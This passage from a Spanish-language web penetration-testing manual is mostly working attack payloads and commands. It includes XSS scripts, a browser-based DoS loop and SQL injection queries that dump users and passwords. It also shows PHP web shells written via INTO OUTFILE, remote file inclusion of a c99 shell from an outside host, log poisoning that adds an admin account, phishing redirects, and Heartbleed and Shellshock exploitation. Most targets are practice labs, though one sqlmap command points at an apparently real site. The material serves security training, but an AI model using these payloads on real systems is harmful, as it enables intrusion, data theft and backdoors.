
✓ Version “normal”

```
<script>alert(1)</script>
```

✓ Usando ASCII

```
<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49,  
41))</script>
```

Usar el addon hackbar de firefox:



➤ **DoS apache (firefox 30+)**

```
<script>
for (var i=0;i<400;i++){
    var img = new Image();
    var url = "ftp://[ ip-victima ]:80/?"+i;
    img.src = url;
}
</script>
```

[ Codificar todo en burpsuite]

➤ **Otros payloads**

```
<img src='zzzz' onerror='alert(1)' />
```

12.6.1. Frameworks de explotación

- Xenotix (windows 8)



Information Gathering

- ✓ WAF Detection
- ✓ Victim fingerprint
 - IP to geolocation
- ✓ Network
 - Network IP (IP de la victima)
 - Ping Scan (GET puerto 80)
- ✓ Browser
 - Fingerprint
 - Features detector

Scanner

- ✓ Get scanner
- <http://www.altoromutual.com/search.aspx?txtSearch=abc>

XSS exploitation


- ✓ Send message
- ✓ Cookie thief

- ✓ Keylogger
- ✓ Grab screenshot (a veces)
- ✓ Social engineering
 - Phisher – buscar logs.txt
 - Java driven by windows
- ✓ Firefox addon

12.7. INYECCION SQL

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

```
SELECT * FROM USUARIO WHERE  
USER='$usuario' AND PASSWORD='$pass'
```



```
SELECT * FROM USUARIO WHERE  
USER=" OR '1' ='1' AND PASSWORD=" OR '1' ='1'
```

12.7.1. Identificar uso de una BD y errores de SQLi

Request	Payload	Status	Error	Timeout	Length	error	excep...	illegal	invalid
0		200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	--	200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	'	200	<input type="checkbox"/>	<input type="checkbox"/>	1030	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	"	200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
4	&	200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	*	200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
6	#	200	<input type="checkbox"/>	<input type="checkbox"/>	10313	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- MySQL error

You have an error in your SQL syntax;

- Oracle error

ORA-00933: SQL command not properly ended

- ODBC error

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

- MS-SQL error

Microsoft SQL Native Client error %u201880040e14%u2019
Unclosed quotation mark after the character string

- MSSQL ASPX Error

Server Error in '/' Application

- PostgreSQL error

`PSQLEception: ERROR: unterminated quoted string at or near "" Position: 1`

or

`Query failed: ERROR: syntax error at or near`

12.7.2. Identificar tipo (entero o cadena)

Injection id=?	Salida	Tipo
2-1	Misma salida que id=1. (Se evalua la expresion 2-1=1)	entero
2--	Misma salida ó sin mensaje de error	entero
''	Misma salida ó sin mensaje de error	cadena (comilla simple)
""	Misma salida ó sin mensaje de error	cadena (comilla doble)
2'--	Misma salida ó sin mensaje de error	cadena (comilla simple)
2"--	Misma salida ó sin mensaje de error	cadena (comilla doble)
2)--	Misma salida ó sin mensaje de error	entero con parentesis
2')--	Misma salida ó sin mensaje de error	cadena (comilla simple) con parentesis
2")--	Misma salida ó sin mensaje de error	cadena (comilla doble) con parentesis

12.7.3. Tipo de comentario

Enviar solo el tipo de inyección correspondiente (entero/cadena)

Injection	tipo
abc ' #	
abc ' --	Cadena (Comilla simple)
abc ' -- -	
abc " #	
abc " --	Cadena (Comilla doble)
abc " -- -	
1 #	
1 --	Entero
1 ---	

Revisar que inyección no genera error

- Estructura de una inyección



- El Balanceo tiene el objetivo de anular la consulta actual, generalmente introducimos:

- ✓ -1
- ✓ abc'
- ✓ null



in the PHP configuration php.ini :

- enable magic_quotes_gpc
- disable display_errors



> Probar login

URL de prueba: <http://www.altoromutual.com/bank/login.aspx>



/usr/share/wordlists/sqlipatator.py http_fuzz url=http://www.altoromutual.com/bank/login.aspx
method=POST body='uid=FILE0&passw=FILE1&btnSubmit=Login' 0=users.txt
1=login-bypass.txt follow=1 -x ignore:fgrep='Login Failed' -x
ignore:code=500



```
patator.py http_fuzz url=http://www.altoromutual.com/bank/login.aspx  
method=POST body='uid=FILE0&passw=FILE1&btnSubmit=Login' 0=users.txt  
1=login-bypass.txt follow=1 -x ignore:fgrep='Login Failed' -x  
ignore:code=500
```

```
/usr/share/wordlists/sqlipatator http_fuzz url=http://www.altoromutual.com/bank/login.aspx  
passw=FILE1&btnSubmit=Login' 0=users.txt 1=login-bypass.txt follow=1 -x  
INFO - Starting Patator v0.5 (http://code.google.com/p/patator)  
INFO -  
INFO - code size:clen | candidate  
INFO - -----  
INFO - Progress: 11% (44/369) | Speed: 11 r/s | ETC: 19:32:  
INFO - 200 1215:84 | admin:admin' or 1=1--  
INFO - 200 10229:8729 | admin:'or '1'='1'--  
INFO - 200 1208:77 | admin:' or 'one'='one  
INFO - 200 1211:84 | admin:' or 'x'='x  
INFO - 200 1211:84 | admin:' or 1=1--  
INFO - 200 10410:8729 | admin:admin'or 1=1 or ''='
```

> BurpSuite mode

- Sniper:
 - ✓ (1 lista – 1 posiciones)
 - ✓ Reemplazo simple
- Battering ram:
 - ✓ (1 lista – 2 posiciones)
 - ✓ Inserta el mismo valor en las 2 posiciones
- Pitchfork:
 - ✓ (2 lista – 2 posiciones)
 - ✓ Toma el primer elemento de cada lista y lo inserta en cada posición respectivamente
- Cluster bomb
 - ✓ (2+ lista – 2 posiciones)
 - ✓ Prueba todas las combinaciones posibles

12.7.4. Tipos de SQLi



12.7.5. Operaciones posibles

Tipo	Operaciones posibles
Error based	<ul style="list-style-type: none"> • Extraer datos • Leer archivos • Subir archivos • Ejecutar comandos del S.O.
Union based	<ul style="list-style-type: none"> • Extraer datos • Leer archivos • Subir archivos • Ejecutar comandos del S.O.
Blind	<ul style="list-style-type: none"> • Extraer datos

12.7.6. UNION BASED

a) Extracción de datos

> Mysql

URL de prueba: http://192.168.2.7/bWAPP/sql_injection_1.php

- Descubrir numero de columnas (string)

abc' order by 35 #

Nos mostrara un error diciendo que no existe la columna 35 (**unknow column 35**)



En ciertas ocasiones no existe mensaje de error pero aun así es posible la inyección

- Encontrar consulta base, probar:

```
23 and (select 1 from (Select count(*),Concat(( select user() ),0x3a,floor(rand(0)*2)) as y from information_schema.tables group by y) as x) #
```

- Consultas alternativas si no funciona la consulta anterior

```
abc' UNION ALL SELECT 1,2,3,4,5,6,7#
```

```
abc' UNION ALL SELECT '1','2','3','4','5','6','7'#
```

```
abc' UNION ALL SELECT "1","2","3","4","5","6","7"#
```

```
abc' UNION ALL SELECT null,null,null,null,null,null,null #
```

```
abc' UNION ALL SELECT 0x31,0x32,0x33,0x34,0x35,0x36,0x37#
```

```
abc' UNION ALL SELECT x'31',x'32',x'33',x'34',x'35',x'36',x'37' #
```



Si no se anula la consulta inicial modificar el balanceo

```
abc' and 0 union select 1,2,3,4,5--
```

```
abc' and false union select 1,2,3,4,5--
```

```
null union select 1,2,3,4,5--
```

```
abc' && 0 union select 1,2,3,4,5--
```

Para realizar la extracción de datos usamos la base de datos: **information_schema**, que contiene información sobre tablas y columnas de las demás bases de datos.

- Extraer el numero de base de datos

```
abc' UNION ALL SELECT 0,(SELECT COUNT(schema_name) FROM information_schema.SCHEMATA),0,0,0,0,0#
```

- Extraer el nombre de la primera bases de datos

```
abc' UNION ALL SELECT 1,(SELECT schema_name FROM information_schema.SCHEMATA LIMIT 0,1),3,4,5,6,7#
```

- Extraer nombre de tablas

```
abc' UNION ALL SELECT 1,(SELECT table_name FROM information_schema.TABLES WHERE table_schema="bWAPP" LIMIT 0,1), 3,4,5,6,7#
```

- Extraer nombres de columnas

```
abc' UNION ALL SELECT 1,(SELECT column_name FROM information_schema.COLUMNS WHERE table_schema="bWAPP" AND table_name="users" LIMIT 0,1),3,4,5,6,7#
```

- Extraer 1 tupla de la tabla **bWAPP.users**

```
abc' UNION ALL SELECT 1,(SELECT concat_ws(';',id,login,password,email,secret,activation_code,activated,reset_code,address) FROM bWAPP.users LIMIT 0,1),3,4,5,6,7#
```

- Extraer 10 tuplas de la base de datos usando **group_concat** (Tiene el limite de 1024 caracteres)

```
abc' UNION ALL SELECT 1,(select group_concat(title,0x3a,imdb,0x7e) from (select title,imdb from movies limit 0,10) AS mitabla),3,4,5,6,7#
```

0x3a = :

0x7e = ~

- Usando CAST para extraer 100 o mas tuplas (hasta **8192** caracteres)

```
abc' UNION ALL SELECT 1,(select CAST(group_concat(title,0x3a,imdb,0x7e)
AS CHAR(8192)) from (select title,imdb from movies limit 0,100) AS
mitabla),3,4,5,6,7#
```

- Hacer un mapeo de las bases de datos > tablas > columnas (Evil twin injection)

```
-1' union select 1,2,3,(select (@) from (select(@:=0x00),(select (@) from
(information_schema.columns) where (table_schema=@) and (@)in
(@:=concat(@,0x3C,0x62,0x72,0x3E,' [ ',table_schema,' ] > ',table_name,' >
',column_name))))a),5,6,7 #
```

> PostgreSQL

- Descubrir numero de columnas (string)

```
1 order by 15
```

Nos mostrara un error diciendo que no existe la columna 15 (ERROR: ORDER BY position 15)

- Listar tablas y columnas

```
1 UNION SELECT null,table_name||':'|| column_name,null,null FROM information_schema.columns
```

- Dump tabla users

```
1 UNION SELECT null,login||':'||password,null,null FROM users;
```

```
SELECT CAST (4 AS numeric);
SELECT CAST (1234 AS text);
SELECT count(*) AS exact_count FROM public.t_persona;
```

➤ MSSQL

URL de prueba: <http://testasp.vulnweb.com/showforum.asp?id=1>

- Descubrir numero de columnas (string)

```
-1 order by 2 --
```

- Descubrir consulta base

```
-1 UNION ALL SELECT 1,2 --
```

- Numero de base de datos

```
-1 UNION ALL SELECT (SELECT COUNT(name) FROM master..sysdatabases),0 --
```

b) Leer archivos

URL de prueba: http://192.168.2.7/bWAPP/sql_1.php

- Leer un archivo

```
a' UNION ALL SELECT 1,(SELECT LOAD_FILE("/etc/passwd")),3,4,5,6,7#
```

- Leer un archivo (Consulta sin comillas)

```
a' UNION ALL SELECT 1,(SELECT  
concat(0x7e,load_file(0xHEXCODE),0x7e)),3,4,5,6,7#
```

0xHEXCODE = código hexadecimal de la ruta del archivo
`/etc/passwd` = `0x2f6574632f706173737764`

c) Escritura de archivos

URL de prueba: [http://\[ip-beebox \]/bWAPP/sqli_13.php](http://[ip-beebox]/bWAPP/sqli_13.php)

- Verificar que tengamos permisos de escritura

```
http://[ ip-beebox ]/bWAPP/sqli_13.php?id=abc' UNION ALL SELECT  
11,22,concat(user(),0x3a,file_priv),44,55,66,77 from mysql.user #
```

- Crear una mini php shell

```
a' UNION SELECT 1,"<?php system($_GET['cmd']) ?>",1,1,1,1 INTO OUTFILE  
"/var/www/bWAPP/images/backdoor.php" #
```

[ El usuario debe ser root o tener permisos de escritura. Subimos al directorio **imagenes** porque tiene permisos de escritura]

Escribir archivo (php uploader)

```
xxx' UNION ALL SELECT 1,(SELECT 0xHEXCODE INTO OUTFILE  
"/var/www/bWAPP/images/upload.php"),3,4,5,6,7#
```

0xHEXCODE = código hexadecimal
Ej: Formulario para subir archivos

12.7.7. ERROR BASED

Se provoca un error en la consulta, pero con el mensaje de error recolectamos información.

a) Extraer datos

➤ MySQL

URL de prueba: [http://\[bee-box-ip\]/bWAPP/sqli_1.php](http://[bee-box-ip]/bWAPP/sqli_1.php)

- Extraer base de datos actual

```
1' and (select 1 from (Select count(*),Concat((select
database()),0x7e,floor(rand(0)*2)) as y from information_schema.tables group by y)
```

- Extraer nombres de tablas

```
1' and (select 1 from (Select count(*),Concat((select table_name from
information_schema.tables where table_schema='bWAPP' limit
0,1),0x7e,floor(rand(0)*2)) as y from information_schema.tables group by y) as x)
```

- Extraer nombres de columnas

```
1' and (select 1 from (Select count(*),Concat((select column_name from
information_schema.columns where table_schema='bWAPP' and table_name='users'
limit 0,1),0x3a,floor(rand(0)*2)) as y from information_schema.tables group by y) as
```

- Extraer una tupla

```
1' and (select 1 from (Select count(*),Concat((select concat(id,login,password) from bWAPP.users limit 0,1),0x3a,floor(rand(0)*2))) as y from information_schema.tables group by y) as x) #
```

➤ PostgreSQL

```
123' AND 4647=CAST((CHR(122)||CHR(122)||CHR(122))||(SELECT direccion FROM public.t_persona OFFSET 0 LIMIT 1)::text||(CHR(122)||CHR(122)||CHR(122)) AS NUMERIC) AND '1'='1
```

➤ MS-SQL

URL de prueba: <http://testasp.vulnweb.com/showforum.asp?id=1>

- Extraer la version del gestor de base de datos:

[http://testasp.vulnweb.com/showforum.asp?id=convert\(int,@@version\)](http://testasp.vulnweb.com/showforum.asp?id=convert(int,@@version))

<http://testasp.vulnweb.com/showforum.asp?id=1 and @@version=1-->

b) Leer archivos

c) Subir archivos

➤ MySQL

URL de prueba: [http://\[bee-box-ip\]/bWAPP/sql_1.php](http://[bee-box-ip]/bWAPP/sql_1.php)

- Obtener nombre del usuario actual

```
23' and (select 1 from (Select count(*),Concat(( select user() ),0x3a,floor(rand(0)*2)) as y from information_schema.tables group by y) as x) #
```

- Saber si tenemos permisos de escritura

```
23' and (select 1 from (Select count(*),Concat(( select file_priv from mysql.user where user=user() ),0x3a,floor(rand(0)*2)) as y from information_schema.tables group by y) as x) #
```



Si es un hosting no tendremos acceso a la tabla mysql

- Crear archivo (NO funciona aun)

```
44' limit 1 INTO OUTFILE "/var/www/bWAPP/images/backdoor6.php" lines terminated by "<?php system($_GET[c]);?>" #
```

d) Ejecutar comandos del S.O.

Common errors:

➤ **Errores comunes**

- ✓ Error code 13 (The directory where you are trying to create a new file in is not writeable (777)).
- ✓ Error code 2 (Wrong path)

➤ **Magic quotes activo?**

- Los caracteres < ? > son filtrados, usar funcion CHAR

```
www.site.com/view.php?id=25 and 1=0 union all select 1,2,3,4, CHAR(60,63)  
“system($_GET[‘cmd’]); “ CHAR(63,62),6,7 INTO OUTFILE  
“/home/public_html/shell.php” --
```

➤ **Phising con SQLi**

URL de prueba: [http://\[ip-bee-box \]/bWAPP/sqli_1.php](http://[ip-bee-box]/bWAPP/sqli_1.php)

- ✓ Crear un formulario de login:

```
abc' UNION ALL SELECT null,0xHexcode,null,null,null,null,null#
```

0xHexcode = Código hexadecimal de **Lab13-Web/iframe.php**

- ✓ Redireccionar:

```
abc' UNION ALL SELECT null,0xHexcode,null,null,null,null,null#
```

0xHexcode = Código hexadecimal de

```
<script>window.location.href="http://www.hackforums.net/"</script>
```

- ✓ Modificar elementos del DOM

```
abc' UNION ALL SELECT null,0xHexcode,null,null,null,null#
```

0xHexcode = Código hexadecimal de

```
<script>document.getElementsByName("form")[ 0 ].action="http://www.evilsite.c  
om/fakepage.php"</script>
```

12.7.8. BLIND SQLi

Con las técnicas de inyección SQL de tipo blind (Ciegos) no tenemos una salida directa como con las técnicas UNION o ERROR. Debemos inferir el comportamiento de la aplicación:

- **Tautología (boolean-based)**

URL de prueba [http://\[ip-bee-box \]/bWAPP/sqli_4.php](http://[ip-bee-box]/bWAPP/sqli_4.php)

```
iron man' and 1=1 #
```

```
iron man' and length(database())=5#
```

```
iron man' and substring(database(),1,1)='b'#
```

```
iron man' and substring(database(),2,1)='W'#
```

➤ Basadas en tiempo (time-based)

- MS-SQL Server

```
http://testaspnet.vulnweb.com/Comments.aspx?id=2; if (select  
len(system_user)) = 8 waitfor delay '0:0:5';--
```

12.8. Inyectando headers HTTP

En algunos casos también se puede usar los headers HTTP como puntos de entrada:

- the User-Agent.
- the Host header.
- the X-Forwarded-For and X-Forwarded-Host headers (used to get the IP address of the client)

➤ Inyectando X-Forwarded-For

- La consulta tardara mas de 4 segundos por el comando sleep (blindSQLi)

```
echo "GET / HTTP/1.0\r\nX-Forwarded-For: hacker' or sleep(4) and
```

```
'1'='1\r\nConnection: close\r\n\r\n" | netcat 172.16.22.229 80
```

- Automatizando con nmap

```
sqlmap -u "http://172.16.22.229/" --headers="X-Forwarded-For: *" --dbs
```

- **insecure object deserialization**

12.8.1. Sqlmap

SQLmap es una herramienta de pruebas de penetración que automatiza el proceso de detectar y explotar los errores de inyección SQL

- **Técnicas**

- Five different SQL injection types :

```
--technique=BEUST
```

- Boolean-based blind:
- Error-based:
- Union query-based
- Time-based blind:
- Stacked Queries (multiples queries en una sola consulta)

```
--risk=RISK
```

- 1 innocuous for the majority of SQL injection points. (Default)
- 2 adds to the default level the tests for heavy query time-based
- 3 adds also OR-based SQL injection tests.

--level=LEVEL

specifies the level of tests to perform.

- 1 default
- 2 HTTP Cookie header values
- 3 HTTP User-Agent/Referer headers
- 5 larger number of payloads

Extraer información de la base de datos

--comando	
--current-user	Usuario actual
--current-db	Base de datos actual
--hostname	Nombre de host
--is-dba	Es DBA?
--users	Enumerar usuarios
--passwords	Enumerar passwords
--privileges	Enumerar privilegios

Parámetros para la Extracción de datos

--comando	Parámetros necesarios
--dbs	
--tables	-D [base-datos]
--columns	-D [base-datos] -T [tabla1]
--dump	-D [base-datos] -T [tabla1] -C col1,col2

Ejemplos

```
sqlmap -u "http://target.com" --timeout=300 --random-agent --technique=EUS
--level=5 --risk=3 --dbs
```

- Tecnicas Error,Union, Stacked queries

```
sqlmap -u "http://[ip]/bWAPP/sqli_1.php?title=iron&action=search"  
--timeout=300 --random-agent --technique=EUS --cookie="key=valor" --dbs
```

- Union:

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --timeout=300  
--random-agent --technique=U --dbms=mssql --dbs
```

- Blind boolean

```
sqlmap -u "http://testaspnet.vulnweb.com/Comments.aspx?id=2"  
--technique=B --timeout=300 --threads 10 --current-user
```

- Blind boolean (agresivo)

```
sqlmap -u "http://[ip]/bWAPP/sqli_4.php?title=iron&action=search" -p title  
--technique=B --cookie="key=valor" --risk=3 --level=5 --dbs
```

- POST

```
sqlmap -u "http://192.168.0.100/login.php" --method POST  
--data="user=aa&password=bb&s=Submit" --dbs
```

- Try bypass WAF
--tamper=space2comment

Subir archivos

El usuario de la base de datos debe tener permisos de escritura

- Subir

```
sqlmap -u "http://mynamepixs.com/category.php?id=201" --timeout=300  
--random-agent --os-cmd -v 1
```


12.9. Otras inyecciones

- AJAX, JSON

[http://\[ip-bee-box\]/bWAPP/sqli_10-1.php](http://[ip-bee-box]/bWAPP/sqli_10-1.php)

```
sqlmap -u "http://[ip]/bWAPP/sqli_10-2.php?title=abc" --timeout=300  
--random-agent --cookie="valor" --current-user
```

12.10. Remote File Inclusion (RFI)



Una vez que ya sabemos que el parámetro es vulnerable simplemente intentamos cargar un archivo remotamente.

[http://\[ip-beebox\]/bWAPP/rfifi.php?language=http://www.r57shell.net/shell/c99.txt&action=go](http://[ip-beebox]/bWAPP/rfifi.php?language=http://www.r57shell.net/shell/c99.txt&action=go)

- Ejecutando comandos (aunque intente cargar .php)

variable=data://text/plain;base64,<PD9waHAgc3lzdGVtKCdscycpOyA/Pg==>

<?php system('ls'); ?> -> <PD9waHAgc3lzdGVtKCdscycpOyA/Pg==>


12.11. Local File Inclusion (LFI)

- Descubrir LFI con fimap

```
fimap -u 'http://[ip-bee-box]/bWAPP/r1fi.php?language=lang_en.php&action=go' --cookie "nombre=valor"
```

- Generar payload

```
dotdotpwn.pl -m stdout -f /etc/passwd -o unix > payloads.txt
```



```
patator.py http_fuzz
url="http://[ip-beebox]/bWAPP/r1fi.php?language=FILE0&action=go"
method=GET header="Cookie: nombre=valor" O=payloads.txt -x
ignore:fgrep='failed to open stream'
```

- /etc/passwd

12.11.1. Obteniendo una shell

you need to find a way to put PHP code in a file on the system and get this code to be included.

- get /proc/self/environ
- php://filter
- Ejecutar comandos desde el archivo access.log
 - Conectarse al servidor y generar una entrada en el archivo access.log

```
nc [ip-server] 80
```

```
GET /cwh/<? exec('net user hacker Password1! /add && net localgroup  
Administradores hacker /add'); ?> HTTP/1.1
```

- Buscar y ejecutar access.log

```
dotdotpwn.pl -m stdout -f "xampp\apache\logs\access.log" -o windows >  
payloads.txt
```

[ Injecting in log should be your last solution, if you didn't get the PHP syntax correctly at the first attempt, you will have to wait for the log to rotate.]

- inject the PHP code in an email,

```
nc [victim-ip] 25  
EHLO ESMTP  
mail from: root  
rcpt to: www-data  
data  
[php code]  
.  
Quit
```

- Cargar archivo /var/mail/www-data con LFI

[ Los correos también se pueden almacenarse en /var/spool/mail]

- upload a file and including it, (image upload form, FTP, NFS)

12.12. Directory Traversal

Fuzzing:

```
patator.py http_fuzz  
url="http://[ip-beebox]/bWAPP/directory_traversal_1.php?page=FILE0"  
method=GET header="Cookie: nombre=valor" 0=payloads.txt follow=1 -x  
ignore:fgrep='This file does'
```

- Alternativamente podemos cargar un archivo mediante php/filter

Cargar archivo **config.inc.php** (la extensión **php** se adiciona automáticamente)

```
http://[ip-bee-box]/bWAPP/directory_traversal_3.php?page=php://filter/co  
nvert.base64-encode/resource=config.inc
```



Con RFI/LFI el archivo es cargado y ejecutado
Directory traversal sólo le da la capacidad de leer el archivo

Inyección de comandos

commix

12.13. Exposición de datos sensibles

- XML external entities


URL vulnerable: <http://192.168.0.103/bWAPP/xxe-1.php>

Archivo XML a enviar:

✓ XEE.txt



> SSL BEAST (2011)



Browser Exploit Against SSL/TLS

TLS v1.0

```
cd /opt/web/o-saft  
perl o-saft.pl +check 192.168.0.103:9443 | grep attack
```

POST XML a: <http://192.168.0.103/bWAPP/xxe-2.php>

➤ **CRIME**

- Ataque request header


➤ **BREACH (2013)**


Ataque CRIME response body

- Gzip
- Pagina estable
- MiTM
- CSRF,token en el body

12.14. Usar componentes vulnerables

➤ **Heartbleed (2014)**





- Confirmar vulnerabilidad

```
nmap -p 8443 --script ssl-heartbleed 192.168.0.103
Explotar vulnerabilidad
```

```
cd /opt/ssl
python heartbleed.py 192.168.0.103 8443
```

➤ Shellshock (2014)

✓ [http://\[beebox-ip\]/bWAPP/shellshock.php](http://[beebox-ip]/bWAPP/shellshock.php)

Modificar el user-agent a:

```
() { fsfse; };echo \"Content-type: text/plain\"; echo; /bin/cat /etc/passwd
```

```
./shocker.py -H 127.0.0.1 -e "/bin/cat /etc/passwd" -c /cgi-bin/test.cgi
```

- Escanear

```
./shocker.py -f ./hostlist
```

